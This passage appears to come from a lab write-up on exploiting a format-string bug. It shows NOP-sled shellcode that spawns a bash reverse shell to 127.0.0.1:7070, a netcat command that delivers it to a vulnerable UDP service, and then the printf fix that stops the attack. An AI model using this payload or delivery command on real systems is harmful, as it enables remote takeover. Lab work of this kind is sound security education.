0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x31\xc0\x50\x68bash\x68////\x6
8/bin\x89\xe3\x31\xc0\x50\x68-ccc\x89\xe0\x31\xd2\x52\x682>&1\x68<&1 \x6870
0\x681/70\x680.0.\x68127.\x68tcp/\x68dev/\x68 > /\x68h -
i\x68/bas\x68/bin\x89\xe2\x31\xc9\x51\x52\x50\x53\x89\xe1\x31\xd2\x31\xc0\xb
```

`0\x0b\xcd\x80") > task7input`

and `nc -u localhost 9090 < task7input`

and the screenshot is shown as below.




Task 8: Fixing the Problem

The occurrence of the warning is because in the `printf()`, there is only a format string, and it is easy for user to exploit and change the behaviour of code and cause some unexpected results.

We could fix the warning by converting the `printf(msg)` to `printf("%s\n", msg)`.

Recompile the program, there are no warning, then we attack the codeby input `%.8x` to see whether it will print something interesting, the result is shown as below.



The attacks will not work as before.